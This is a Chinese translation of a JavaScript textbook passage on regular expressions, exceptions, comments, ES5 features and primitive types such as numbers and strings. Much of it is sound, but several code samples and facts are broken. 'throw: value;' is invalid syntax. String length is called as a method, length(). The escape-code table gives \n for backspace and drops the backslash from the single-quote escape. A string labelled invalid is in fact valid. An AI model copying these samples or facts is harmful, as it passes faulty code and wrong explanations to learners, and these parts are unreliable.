如果这种结构是一个指南, JavaScript 正在以某些非常基本的方式变化。遗憾的是, 浏览器的支持是不相容的, 其中许多特征不是所接受的规范的实际组成部分。在此主要是快速浏览该语言, 只提供该思想以演示常见的误解。然而, 不必担心, 第3章~第6章将详细介绍 JavaScript 的许多更机密和新出现的部分。

2.15 正则表达式

JavaScript 一个非常强大的特征是它支持正则表达式。可以使用 `RegExp()`构造函数作为对象创建正则表达式。

```
var country = new RegExp("England");
```

也可以使用正则表达式字面值定义正则表达式:

```
var country = /England/;
```

一旦定义正则表达式, 就可以使用它进行模式匹配并潜在地修改字符串。下面的简单示例匹配变量 `geographicLocation` 中的一块字符串, 并将其替换为另一个字符串:

```

var country = new RegExp("England");
var geographicLocation = "New England";

document.write("Destination for work: "+geographicLocation+"<br>");
geographicLocation = geographicLocation.replace(country, "Zealand");
document.write("Destination for vacation: "+geographicLocation);

```

该脚本的结果如图 2-14 所示:



图 2-14 脚本的输出结果

JavaScript 的正则表达式实现非常强大, 并且与 Perl 中的正则表达式非常类似, 因此许多程序员应当会很快地熟悉 JavaScript 中正则表达式的功能。在第 8 章可以找到关于正则表达式的更多信息。

2.16 异常

可捕获程序员产生的异常和运行时异常, 如表 2-13 所示, 但是不能捕获 JavaScript 的语法错误, 尽管在某些浏览器中可以使用 `window.onerror` 处理它们。

可以直接使用 `throw` 调用异常。

```
throw: value;
```

其中 `value` 可以是任何值, 但通常是一个 `Error` 实例。

可以使用普通的 `try/catch/finally` 块结构处理异常。

```

try {
    statementsToTry
} catch ( e ) {
    catchStatements
} finally {
    finallyStatements
}

```

表 2-13 JavaScript 的异常

异常	描述
Error	一般异常
EvalError	当不正确地使用 <code>eval()</code> 时抛出的异常
RangeError	当数字超出允许的最大范围时抛出的异常
ReferenceError	当使用无效的引用时抛出的异常, 这种情况很少见

(续表)

异常	描述
SyntaxError	当在运行时遇到某些类型的语法错误时抛出的异常。注意，“真正”的 JavaScript 语法错误是不能捕获的
TypeError	当某个操作数的类型不是所期望的类型时抛出的异常
URIError	当不正确地使用与 URI 相关的全局函数时抛出的异常

try 块的后面要么必需跟随一个 catch 块，要么必须跟随一个 finally 块(或者跟随两者)。当发生异常时，把异常放入到 e 中并执行 catch 块。finally 块在 try/catch 之后无条件地执行。下面显示的简要示例尝试解决跨浏览器 Ajax 差异的不同方案，具体方法是连续地尝试各种方法并捕获所有抛出的错误。

```
function createXHR() {
  try { return new XMLHttpRequest(); } catch(e) {}
  try { return new ActiveXObject("Msxml2.XMLHTTP.6.0"); } catch (e) {}
  try { return new ActiveXObject("Msxml2.XMLHTTP.3.0"); } catch (e) {}
  try { return new ActiveXObject("Msxml2.XMLHTTP"); } catch (e) {}
  try { return new ActiveXObject("Microsoft.XMLHTTP"); } catch (e) {}
  return null;
}
```

异常处理既是编程风格问题也是语法问题。尽管将大量 JavaScript 编码实践放到了第 18 章，但是下面简要介绍另外一个与语法风格相关的主题——注释。

2.17 注释

最后，良好的编程风格一个非常重要的方面是注释代码。通过注释可以直接在源代码中插入评语和评论，使代码对你自己以及其他人更易读。JavaScript 解释器会忽略源代码中的所有注释。

JavaScript 中的注释与 C++ 和 Java 中的注释类似。有两种类型的注释：

- 使用 “//” 开头的单行注释：

```
var count = 10; // holds number of items the user wishes to purchase
```

这些注释只运行到当前行的末尾。

- 在 “/*” 和 “*/” 中包装的多行注释：

```
/*
  3DAnimation Library for Classic Video Games
  version 0.01alpha
  Author: Thomas A. Powell

  Wishful thinking within a multi-line comment
*/
```

下面的例子演示了这两种类型的注释：

```

/*
Function square - expects a numeric argument and returns the value squared.
Input: x - a number
Returns: a number which is the square of x
*/
function square(x)
{
    return x*x; // multiply x times x, and return the value
}

```

注意，不能像下面那样嵌套多行注释：

```

/* These are
/* nested comments and will
*/
definitely cause an error! */

```

有各种原因鼓励使用注释，包括“包含许可证”、说明性消息，以及文档生成，但是为了高效地传输代码以及安全性考虑也会删除注释。第 18 章会详细描述针对 JavaScript 的这些风格和实践考虑以及注释。

2.18 ECMAScript 5 的变化

在撰写本书的该版本时，ECMAScript 5 已经出现了，并且大部分现代浏览器实现了 ECMAScript 5 需要的主要(不是全部)新 JavaScript 特征。需要重点指出的是，这些特征中的许多特征在以前版本的 JavaScript 中根本不能工作。幸运的是，对于老版本的浏览器，JavaScript 的这一新版本中的每一部分都能够优雅地降级，主要是通过特征检测实现的。如果在专门介绍对象的本章中对为什么介绍所有这些语言变化感到好奇，一会将会看到，在 JavaScript 中某些最大的一些变化，与程序员、对象及其属性之间的交互是相关的。

显然会从我们所希望的内容开始，当在代码中开始实现这些新的语言特征时，需要进行特征检测并只使用浏览器实际支持的那些特征。因为大部分新特征不可能作为老版本 JavaScript 中的后退来实现，要么使用这些新特征，要么不使用——不可能位于两者之间。正如在前面看到的，检测对象的属性是否存在，可能是在大部分各种新 JavaScript 特征的“特征检测”中最好的赌注。例如：

```

var d = new Date();
if (d.toISOString) { // feature detection for ISO support
    alert(d.toISOString());
}
else { // fall back to plain old date formatting
    alert(d.toString());
}

```

2.18.1 “use strict”

如果决定迁移到 ECMAScript 5，就可能会非常希望考虑使用严格模式。严格模式是可选模式，该模式只允许更严格的 JavaScript 子集。可以为每个执行上下文选择使用严格模式(即，全局的)：

```
"use strict"; // global statement makes everything strict
// code follows
```

或者可以通过精确地在第一行中包含“use strict”，仅仅在特定的函数中使用严格模式，如下所示：

```
function foo() {
    "use strict"; // just this function
    ...
}
```

简要地说，严格模式会强制执行以下规则。

- 不允许为之前没有声明过的变量赋值。在非严格模式中，向未声明的变量赋值意味着在全局作用域中声明该变量。
- 试图删除(delete)不能被删除的内容时不会保持沉默——会抛出错误。例如，使用 var 关键字声明的变量不能删除。
- eval 不能重新赋值、重写，或用作变量与属性的名称，也不能向该作用域引入新变量。
- 因为认为 with 具有许多不好的特征，所以在严格模式中不允许使用它。

当开发新脚本时，或者特别是对于新的开发人员，使用严格模式最常见的情况是为了把代码保存在更安全的路径中，同时成功的可能性更高。

2.18.2 原生 JSON 支持

ECMAScript 5 提供了一个新的本地对象 JSON，通过该对象可以操作 JavaScript 对象表示法 (JavaScript Object Notation, JSON) 值，这些值基本上是可以转换成字符串的 (stringified) JavaScript 对象。JSON 对象最重要的方法是 JSON.parse() 和 JSON.stringify()，它们分别用于将 JSON 转换成对象，以及将对象转换成 JSON 字符串。还有一些额外的方便参数，包括能够用于为 stringify() 输出具体指定空白符的参数。在第 15 章可以找到关于 JSON 格式以及关于这个新对象使用方法的完整讨论，第 15 章介绍 Ajax。

2.18.3 Function.prototype.bind()

最终，为 JavaScript 原生地增加了许多不同 JavaScript 框架已经具有的最有用的实用程序之一 (即，原型(Prototype))，函数现在可以原生地绑定到特定实例上下文。例如：

```
function foo() {
    alert(this.bar);
}
var a = { bar: "Hello" };
setTimeout(foo.bind(a), 1000); // "this" is set to a
```

2.18.4 ISO 日期

现在可以将 Date 对象转换为 ISO 8601 格式的字符串，或从 ISO 8601 格式的字符串转换为 Date 对象：

```
var a = new Date("2010-07-27T19:22:03.000Z");
```

```
alert(a.toISOString()); // "2010-07-27T19:22:03.000Z"
```

这个小变化将在第 7 章讨论。

2.18.5 数组新增的原生特征

数组对象现在具有大量用于操作数组实例的方法。在 ECMAScript 5 出现之前，有些浏览器或框架中已经实现了其中的许多方法。在 ECMAScript 5 中数组新增特征的简要列表如下所示：

- `Array.isArray()`
- `Array.prototype.every()`
- `Array.prototype.forEach()`
- `Array.prototype.map()`
- `Array.prototype.filter()`
- `Array.prototype.some()`
- `Array.prototype.reduce()`
- `Array.prototype.reduceRight()`
- `Array.prototype.indexOf()`
- `Array.prototype.lastIndexOf()`

探讨所有这些不同的方法超出了本章的范围，但是在第 7 章中可以找到关于它们的完整讨论。

2.18.6 `String.prototype.trim()`

现在 `String` 对象本身有一个 `trim()` 方法，该方法从字符串值的两端剔除掉空白符。该方法将在第 7 章讨论。

2.18.7 对象/属性的新增特征

对象提供一些新属性和方法。其中大部分用于处理原来在内部使用的功能，但是现在已经提供给程序员了。下面列出这些功能，并且将在第 6 章详细解释：

- `Object.create(prototype, props)`
- `Object.defineProperties(obj, props)`
- `Object.defineProperty(obj, prop, desc)`
- `Object.freeze(obj)`
- `Object.getOwnPropertyDescriptor(obj)`
- `Object.getOwnPropertyNames(obj)`
- `Object.getPrototypeOf(obj)`
- `Object.isExtensible(obj)`
- `Object.isFrozen(obj)`
- `Object.isSealed(obj)`
- `Object.keys(obj)`
- `Object.preventExtensions(obj)`
- `Object.seal(obj)`

2.18.8 新兴特征

在撰写本书时,ECMAScript 6 正在酝酿中。在该规范发布之前,许多特征会包含进浏览器中,而有些浏览器已经实现了其中的某些特征。最有趣的新特征是 `let` 关键字。`let` 语句允许声明块作用域的变量,而不是单个函数作用域或全局作用域。`yield` 关键字将支持迭代器生成器。下一个新特征是增加了 `const` 标记,该标记将变量设置为常量。除了这些新增的关键字之外,函数将开始允许为参数设置默认值,并且字符串将能够跨越多行。甚至还有更多变化,但是其中某些还有问题,而其他特征已经在许多浏览器中实现了,如 `let` 和 `yield`,只须等待在客户端 JavaScript 中普通使用。

2.19 小结

本章简要介绍了 JavaScript 的基本特征,JavaScript 是一门简单但是很强大的面向 Web 的脚本语言,最普遍用于开发在 Web 站点/应用程序中在浏览器上运行的脚本。该语言的大部分特征与其他语言类似,如 C 和 Java。该语言提供了常用的编程结构,如 `if` 语句、`while` 循环,以及函数。然而,JavaScript 不是一门过于简单的语言,它确实包含了许多更高级、有时有些令人迷惑的特征,包括弱类型、函数作为数据类型、基于原型的 OOP、闭包、集成得很好的正则表达式、异常处理等,还有许多特征。遗憾的是,当学习 JavaScript 时所关心的许多内容并非语言本身,而是各种用于与浏览器进行交互的基于宿主的对象,以及加载的 HTML 文档。出于该原因,本书将占用许多篇幅介绍这些对象的使用。有经验的程序员可能希望快速浏览接下来的几章,重点关注 JavaScript 与其他编程语言之间的微妙区别,因此他们可以跳转到介绍复杂 DOM 编程的章节。然而,对于新手,应当仔细阅读接下来的 5 章,以打下一个坚实的基础。第 3 章主要介绍 JavaScript 的数据类型,如果程序员谨慎一些的话,他们可以简化脚本的编写。

第 II 部分

核心语言

第 3 章:

数据类型与变量

第 4 章:

运算符、表达式和语句

第 5 章:

函数

第 6 章:

对象

第 7 章:

数组、日期、数学对象以及与类型相关的对象

第 8 章:

正则表达式

第 9 章:

JavaScript 对象模型

第 10 章:

标准文档对象模型

第 11 章:

事件处理

数据类型与变量

JavaScript 支持的基本类型包括数字、字符串和布尔型。更复杂的类型(如对象、数组以及函数)也是该语言的组成部分。本章详细介绍基本数据类型及其用法,也将简要介绍函数和复合类型,如对象,对它们的完整讨论见第 5 章和第 6 章。

3.1 关键概念

可以将变量看成容纳数据的容器。将其称为“变量”是因为它所容纳的数据——它的值——是变化的。例如,可以将客户购买的物品的总价放入到一个变量中,然后为这个金额加上税金,并将结果保存回该变量中。

变量的类型(type)描述存储的数据的本质。例如,容纳值 3.14 的变量的类型将为数字类型,而容纳句子的变量的类型为字符串类型。注意,“字符串”是一连串字符的编程语言行话——换句话说,一些文本。

既然需要一些方式引用变量,就需要为每个变量赋予一个标识符(identifier),即引用该容器的名称,并允许脚本访问和操作它所容纳的数据。变量的标识符通常称为它的名称,这没有什么可惊奇的。当脚本运行时,JavaScript 解释器(在浏览器中执行 JavaScript 的软设备)需要分配空间以存储变量的值。声明(declaring)变量是告诉解释器准备使用该名称关联数据。

在 JavaScript 中,使用 var 关键字和希望声明的变量的名称来声明变量。例如,可以像下面这样进行声明:

```
var firstName;
```

现在可以在由标识符 firstName 表示的变量中存储数据了。根据名称的上下文,也许将在此存储字符串。然后可将一个值赋给该变量,如“Thomas”。我们称字符串“Thomas”为字面值(literal),字面值描述任何直接在源代码中显示的值。完整例子如下所示:

```
var firstName;  
firstName = "Thomas";
```

图 3-1 演示了到目前为止用到的所有术语。



图 3-1 术语

尽管在使用之前声明变量是一个好的编程实践，但是 JavaScript 允许通过在赋值表达式的左边使用它们而隐含声明变量。换句话说，当解释器看到一个被赋予数据的变量时，它会自动创建变量，即使之前没有使用 `var` 关键字声明过它。例如，可以像下面那样只为变量赋值：

```
lastName = "Schneider";
```

并且，该变量会突然变得存在了。

遗憾的是，JavaScript 的这一特征会降低代码的可读性，并且使代码变得很晦涩，很难发现涉及变量作用域的错误，这一主题在本章后面会进行讨论。除非正在编写非常简单的脚本(代码行数不超过一打)，否则最好总是显式地声明变量。

弱数据类型

包括 C 和 Java 在内的许多高级语言都是强类型的(*strongly typed*)。即，变量在使用之前必须先声明，并且在其声明中必须包含类型。一旦声明变量，它的类型就不能改变。与之相对应的是非类型(*untyped*)语言，如 Lisp。Lisp 只支持两种基本数据类型：*atoms* 和 *lists*。Lisp 语言在字符串、整数、函数以及其他数据类型之间没有任何区别。作为一种弱类型(*weakly typed*)语言，JavaScript 在某种程度上位于这两种极端情况之间。每个变量和字面量都具有类型，但是数据类型不是显式声明的。例如，可以定义一个变量容纳我们所喜爱的数字：

```
var favNumber;
```

注意，在此没有指明变量的类型，尽管名称的类型始终表示该变量是一个数字，并且在这个例子中是我们所喜爱的数字是 3，因此像下面这样为其赋值：

```
favNumber = 3;
```

现在，既然没有指明类型，就可以为变量赋予字符串值“San Diego”：

```
favNumber = "San Diego";
```

从逻辑上讲，该示例不是很合理，并且当然可以继续为其赋予一个布尔值：

```
favNumber = true;
```

或者甚至可以为它赋予一些复杂类型，如数组：

```
favNumber = ["Larry", "Curly", "Moe"];
```

弱类型看起来释放了思考类型的负担，但是实际上它具有自己的特殊考虑。首先，当声明 `favNumber` 变量时，它是空的。实际上，它的数据类型是 `undefined` 类型。然后将数字 3 赋给它，因此它的数据类型是数字类型。接下来将其重新赋值为“San Diego”，因此该变量的类型现在是字符串类型。后来将其设置为一个布尔值，然后是复合类型数组。正如所看到的，类型是从其内容推断出来的，变量自动获得它所容纳的数据的类型。在某种意义上，变量只是引用一些任意类型数据的名字，并且可以在任何时间使用喜欢的任何值自由地修改该名称所引用的内容。

作为与 JavaScript 的弱类型的比较，下面观察在 C、Java 或 Pascal 这类强类型化语言中可能会发生什么。使用这类语言，可能允许在 `favNumber` 中显式定义类型，如下所示：

```
var favNumber : number;
```

对于这个例子，下面的赋值语句是完全合法的：

```
favNumber = 3;
```

但是如果将一些非数字类型的值赋给该变量，比如像下面这样赋值：

```
favNumber = "San Diego";
```

这会导致错误或警告发生。当然，弱类型化的语言会继续进行并且没有警告。

乍一看，弱类型提供了简单性和灵活性，因为程序员不必考虑类型，但是弱类型的代价是运行时错误和安全性问题。在本章以及在本书中会看到弱类型的许多问题，并且第 18 章将讨论安全性问题。现在，介绍一般概念已经足够了。接下来开始依次介绍每种类型，从而可以再次更深入地探讨该主题。

3.2 JavaScript 的基本类型

JavaScript 支持 5 种基本数据类型：数字、字符串、布尔、未定义以及空类型。这些类型称为基本类型(primitive type)，因为它们是构成更复杂类型的基本构造块。

3.2.1 数字类型

与 C 和 Java 这类语言不同，JavaScript 中的数字类型包括整数和浮点数。所有数字类型都使用 IEEE 754-1985 双精度浮点格式表示。这种表示方法在 $-2^{53} \sim 2^{53}$ 范围之间精确地表示整数，浮点数的最大范围是 $\pm 1.7979 \times 10^{308}$ ，最小范围是 $\pm 2.2250 \times 10^{-308}$ 。知道这些限制是有帮助的；例如，如果超出整数的范围会丢失精度，因为数字会转换成浮点数。如果超出浮点数的范围，数字会使用 `Infinity` 值，因为它超出了语言的表示能力。

在 JavaScript 中可以使用多种不同的方式书写数字字面值，包括科学计数法。当使用科学计数法时，指数使用字母 `e` (不区分大小写) 指定。

从形式上，十进制字面值可以使用下面的三种方式之一(圆括号指示可选的部分)进行表示：

数字 . (数字) (指数)

```
.数字(指数)
数字(指数)
```

在普通英语中，这意味着，下面这些指定数字的方式都是有效的：

```
10
177.5
-2.71
.333333e77
-1.7E12
3.E-5
128e+100
```

注意，在整数中不能包含前导 0，因为 JavaScript 也允许使用基数 10(十进制)之外的其他基数指定数字字面值，而前导零指示 JavaScript 该字面值不是十进制的。

1. 十六进制字面值

程序员经常发现使用十六进制(以 16 为基数)记法书写数字很方便，特别是当使用内存或位操作时。对于大部分人，将二进制转换为十六进制比将二进制转换为十进制更容易。如果这对你没有什么意义，也不用苦恼；如果还不了解十六进制，就不必为了学习 JavaScript 而专门学习十六进制。

对于以前有过编程经验的读者，应当很熟悉 JavaScript 的十六进制语法：一个前导 0，后面跟随字母 x(不区分大小写)，然后是一个或多个十六进制数字。十六进制数字是数字 0~9 以及字母 A~F(不区分大小写)，代表 0~15。下面是合法十六进制字面值的几个例子：

```
0x0
0XF8f00
0x1a3C5e7
```

当使用十六进制(或八进制)记法时，不能使用指数。有趣的是，在 JavaScript 中设置了十六进制数字之后不会直接看到它。如图 3-2 所示，分析下面这个例子：

```
var hex = 0xFF;
alert(hex);
```




图 3-2 十六进制示例的显示结果

注意：

在 Web 上，虽然十六进制在 JavaScript 中的使用看起来是有限的，但是在 HTML 和 CSS 中经常使用十六进制数字设置颜色值。

2. 八进制字面值

大多数 JavaScript 实现支持使用八进制(以 8 为基数)数字字面值。八进制字面值以前导 0 开头,八进制数字是数字 0~7。下面都是有效的八进制字面值:

```
00
0777
024513600
```

与十六进制值类似,虽然设置数值时可以使用八进制,但是设置的数值会转换成传统的十进制风格(见图 3-3):

```
var octomom = 010;
alert(octomom);
```




图 3-3 八进制示例的显示结果

注意:

当使用严格模式时,ECMAScript 版本 5 从规范中移除了八进制字面量,尽管浏览器可能会继续支持它们,特别是当没有指定使用严格模式时。

3. 特殊值

数字数据可以接受一些特殊值。当数字表达式或变量超出可以表示的最大整数时,它会采用特殊值 `Infinity`。同样,如果表达式或变量变得小于能够表示的最小负数值,它会采用值 `-Infinity`。这些值在某种意义上是黏性的,当在表达式中使用这些值时,会导致整个表达值的求值结果是它的值。例如,`Infinity` 减去 100 仍然是 `Infinity`;它不会变成一个能够表示的数字。所有 `Infinity` 值相互之间是相等的;类似,所有 `-Infinity` 值也是相等的。

尽管得到 `Infinity` 值最简单的方式是将 1 除以 0,但是下面的代码演示了当增加能够表示的最大正数值时会发生什么:

```
var x = 1.7976931348623157e308; // set x to max value
x = x + 1e292;                // increment x
alert(x);                      // show resulting value to user
```

上面的代码将能够表示的最大正数值赋给 `x`,并将增加其最低有效数字,然后向用户显示结果值 `x`。结果如图 3-4 所示:




图 3-4 Infinity 值

要检测是否达到无限大的值，可使用 Global 对象的 `isFinite()` 方法。例如：

```
var x = 13; // set x to a lucky number
var result = x / 0; // divide by zero to get infinity
if (isFinite(result)) {
    alert("Good still finite");
}
else {
    alert("Sorry you have reached infinity!");
}
```

这些代码得到的运行结果如图 3-5 所示。




图 3-5 Infinity 值的示例

另一个重要的特殊值是 NaN，该值的含义是“非数字”。当数字数据的结果是不恰当操作的结果时其值为 NaN。导致结果为 NaN 的操作的常见例子是 0 除以 0、计算 Infinity 的正弦值，以及试图将 Infinity 加上或减去 -Infinity。NaN 值也是黏性的，但是与无穷值不同的是，它永不会等于任何值。因此，为了确定一个值是否是 NaN，必须使用 `isNaN()` 方法或者把它与自身进行比较。`isNaN()` 方法返回一个指示该数值是否是 NaN 的布尔值。这个方法很重要，它是 Global 对象的一个属性，因此可以直接在脚本调用它。将该值与其自身进行比较可以指示该值是否是 NaN，因为只有该值不等于其自身！

下面的例子演示了这两种技术的运用：

```
var x = 0 / 0; // assign NaN to x
if (x != x) { // check via self-equality if not equal its NaN
    // do something
}
if (isNaN(x)) { // check via explicit call
    // do something
}
```

表 3-1 总结了这些特殊的数字值。

表 3-1 特殊数字数据值总结

特殊值	产生的原因	比较
Infinity、 -Infinity	数字太大或太小而不能表示	所有 Infinity 值都彼此相等
NaN	未定义的操作	NaN 与任何值都不相等, 包括它自己

由于除以 0, 可以得到所有这些特殊值。例如, 正数除以 0(5/0)导致 Infinity, 负数除以 0(-3/0)导致 -Infinity, 0 除以 0(0/0)导致 NaN。

4. Number 对象

JavaScript 还提供数字的对象表示。可以使用 new 运算符像下面那样创建数字:

```
var objectNumber = new Number(3);
```

如果为这个变量使用 typeof 运算符, 会指示它自身是一个对象, 因此不能使用“==”与基本数字进行严格比较。使用这种数字创建方法没有什么实际用处, 并且可能更容易遇到麻烦。在本章后面会看到一些其他更恰当的应用, 下面介绍 Number 对象中的几个常量。

Number 对象有一些有益的用处, 特别是访问特殊的数字值。表 3-2 列出了这些属性, 并且下面的例子演示了一些使用它们的表达式:

```
var posInf = Number.POSITIVE_INFINITY;
var negInf = Number.NEGATIVE_INFINITY;

alert(posInf == posInf); // true
alert(negInf == posInf); // false
alert(isFinite(posInf)); // false
alert(posInf - negInf); // Results in NaN

// Show the largest magnitude that can be represented:
alert(Number.MAX_VALUE);
```

表 3-2 Number 对象中与特殊数字值相关的属性

属性	值
Number.MAX_VALUE	可以表示的最大值
Number.MIN_VALUE	可以表示的最小值
Number.POSITIVE_INFINITY	特殊值 Infinity
Number.NEGATIVE_INFINITY	特殊值 -Infinity
Number.NaN	特殊值 NaN

JavaScript 支持与 Number 对象相关联的 Math 对象, 该对象具有一些有用的属性和方法。在第 7 章可以找到关于该对象的完整讨论。

5. 数据表示问题

在 JavaScript 中数字表示为 64 位浮点数，这一事实有一些复杂的含义和微妙的陷阱。当使用整数时，需要牢记只能准确表示 $-2^{53} \sim 2^{53}$ 之间的整数。一旦数值(或表达式的中间结果)超出了这一范围，它的数字值将变成不准确的约数。如图 3-6 所示，这可能会导致一些令人惊奇的行为：

```
var x = 9007199254740992; // 2^53
if (x == x + 1)
    alert("True! Large integers are only approximations!");
```




图 3-6 约数的示例

如果使用浮点数，问题实际上更麻烦。许多这类数值不能准确地表示，因此对于某些甚至很简单的计算，也可能会注意到其答案看起来是“错误的”(或者，更坏的是没有注意到)。例如，考虑以下代码片段：

```
var x = .3333;
x = x * 5;
alert(x);
```

可能希望 x 包含值 1.666 5。然而，实际结果如图 3-7 所示：




图 3-7 代码的实际运行结果

这个例子演示了浮点数的精度挑战，对于刚才这个值当然不等于 1.666 5！

有大量方法可以帮助处理浮点数，包括各种 `Math` 方法，如 `round()`、`ceil()` 以及 `floor()`，派生自 `Number` 的数字转换方法，如 `toExponential()`、`toFixed()` 以及 `toPrecision()`。这些方法将在第 7 章介绍。

首要的基本规则是永远不要直接比较浮点数的相等性，并使用舍入将数字转换成预定的有效位数。对于需要计算精确值的应用程序，浮点算术中内在的精度丢失是一个非常严重的问题。因此，对于重要的计算，依赖于浮点数算术运算不是一个好主意，除非十分了解该问题涉及的细节。该主题远远超出了本书的范围，但是感兴趣的读者可以在线查找浮点数算术运算的辅导，或在数字分析或数学编程类书籍中查找更深入的讨论。

3.2.2 字符串

字符串(string)是简单的文本。在 JavaScript 中,字符串是由单引号或双引号包围的一连串字符。例如:

```
var string1 = "This is a string";
```

定义了存储在 string1 中的字符串值,与下面的代码片段一样:

```
var string2 = 'So am I';
```

与其他一些编程语言不同,在 JavaScript 中单个字符和字符串没有区别。通过采用两种字符串形式的值,可以很容易地将引起来的 JavaScript 混合进引起来的 HTML 特性,像下面那样:

```
<a href="javascript: alert('There is a string in here!');">Click me</a>
```

类似地,通过这一灵活性还可以在另外一些字符串中混合引用,如下所示:

```
var quote = "Thomas says 'This is nested!'";
```

当混合使用与字符串定界引号相同类型的字符时,必需使用反斜杠对它们进行转义。

```
var quote = "Thomas says 'This isn\'t as hard' as \"you\" might think!";
```

后面会进一步探讨字符串的特殊方面,不过现在先继续下面的内容。

1. String 对象

把字符串关联到 String 对象。这意味着可使用 new 运算符创建字符串,如下所示:

```
var string3 = new String(); // creates an empty string
var string4 = new String("watch it!"); // creates string "watch it!"
```

当以这种方式创建字符串时,如果使用 typeof 则数据会将其自身识别为一个对象,而不是基本类型。几乎不需要这么做,因为即使使用基本类型,仍然可以为操作和检查使用所有 String 对象的方法。例如,可以使用 charAt()方法从字符串中提取字符:

```
var myName = "Thomas";
var thirdLetter = myName.charAt(2);
```

因为字符串中的字符是从零开始枚举的(第一个位置是位置 0),所以上面的代码片段从字符串中提取第三个字符(o),并将其赋给变量 thirdLetter。还可以使用 length()方法确定字符串的长度:

```
var strlen = myName.length(); // strlen set to 6
```

这只是字符串可以使用的大量方法中的两个,字符串方法的完整讨论位于第 7 章。然而,在继续介绍其他基本类型之前,需要先介绍字符串的几个重要方面。

2. 特殊字符和字符串

所有字母、数字或标点符号都可以放入到字符串中,但是有些天生的限制。例如,换行符是能够导致输出在显示器上移动到下一行的字符。直接使用 Enter 键将该字符输入到字符串中会导

致字符串面值像下面这样：

```
var myString = "This is the first line.  
This is the second line."
```

这是一个语法错误，因为对于 JavaScript，独立的两行作为两条不同的语句，特别是当省略分号时。

因为诸如返回、引用等特殊字符的问题，JavaScript 像大多数其他语言一样，需要使用转义码 (escape code)。转义代码(也称为转义序列(escape sequence))是以反斜杠(\)开头的一小块文本，它具有特殊的含义。通过使用转义代码可以包含特殊字符，而不需要直接将其输入到字符串中。例如，换行符的转义代码是“\n”。使用这个转义字符，现在可以正确地定义前面看到的字符串面值了：

```
var myString = "This is the first line.\nThis is the second line.";
```

这个例子还演示了转义码的一个重要特征：即使转义码紧邻其他字符(在这个例子中是“.”和 T)，它们也能正确地解释。

表 3-3 显示了 JavaScript 支持的一系列转义码。

表 3-3 用于在字符串中包含特殊字符的转义码

转 义 码	值
\n	退格符
\t	制表符(水平)
\n	换行符(新行)
\v	制表符(垂直)
\f	换页符
\r	回车符
\"	双引号
'	单引号
\\	反斜杠
\OOO	由八进制数字 OOO 所表示的 Latin-1 字符。有效范围是 000~377
\xHH	由十六进制数字 HH 表示的 Latin-1 字符。有效范围是 00~FF
\uHHHH	由十六进制数字 HHHH 表示的 Unicode 字符

3. 字符表示

仔细检查转义码表，可以发现 JavaScript 支持两种字符集。ECMA-262 要求支持 Unicode，并且现代 JavaScript 实现也支持该字符集。遗憾的是，许多西方开发人员实际上不熟悉字符集，因此在此进行简要讨论。拉丁字符集为每个字符使用一个字节，因此可以表示 256 个字符。Unicode 字符集总共具有 65 536 个字符，因为每个字符占用两个字节。所以，Unicode 几乎包含地球上所有语言的所有可打印字符。目前，浏览器广泛支持 Unicode，但是显示效果有所差异，特别是当

在不同系统上使用字体变种时。

为演示编码，下面的例子使用转义码以三种不同的方式将字母 B 赋给字符串。这些字符串之间唯一的区别是用于表示字符的字符集(即，它们是相等的)。

```
var inLatinOctal = "\102";
var inLatinHex = "\x42";
var inUnicode = "\u0042";
```

在 www.unicode.org 和 www.w3.org 上可以找到关于字符集和 Web 技术的更多信息。

注意：

因为相同的字符显示具有多种表示方式，以及使用 `x-www-form-urlencoded` 编码，所以有些编码器会编码 JavaScript 多次，从而使其变得混乱。尽管为了合理的混乱使用分页字符编码，但是有些迂回的开发人员也使用这种方式以隐藏 JavaScript 恶意软件。

4. 引号与字符串

当使用特殊字符时，需要特别注意引号，从表 3-3 中可以看到 JavaScript 为单引号和双引号都提供转义码。如果字符串使用双引号定界，则字符串中的所有双引号必须进行转义。类似地，在使用单引号定义的字符串中的所有单引号也必须进行转义。这么做的原因很简单：如果没有对引号进行转义，JavaScript 会错误地将其解释为字符串的结尾。下面是在字符串中使用合法转义引号的几个例子：

```
var string1 = "These quotes \"are\" valid!";
var string2 = 'Isn\'t JavaScript great?';
```

下面的字符串是无效的：

```
var invalid1 = "This will not work!";
var invalid2 = 'Neither \'will this';
```

5. 字符串与(X)HTML

如果考虑到 JavaScript 经常用于 HTML 特性(如 `onclick`)内部，就会发现能够使用单引号或双引号定界字符串的能力是非常有用的。这些 HTML 特性自身需要使用引号引起来，因此通过这一灵活性，程序员不必为了转义大量引号而费力。下面的 HTML 表单按钮演示了这一原则：

```
<input type="button" onclick="alert('Thanks for clicking!');">
```

在 `alert()` 中使用双引号会导致浏览器将第一个引号解释为 `onclick` 特性值的结束，因此使用单引号。你可能会考虑另一种写法：

```
<input type="button" value="try this" onclick="alert(\"Thanks for clicking!\");">
```

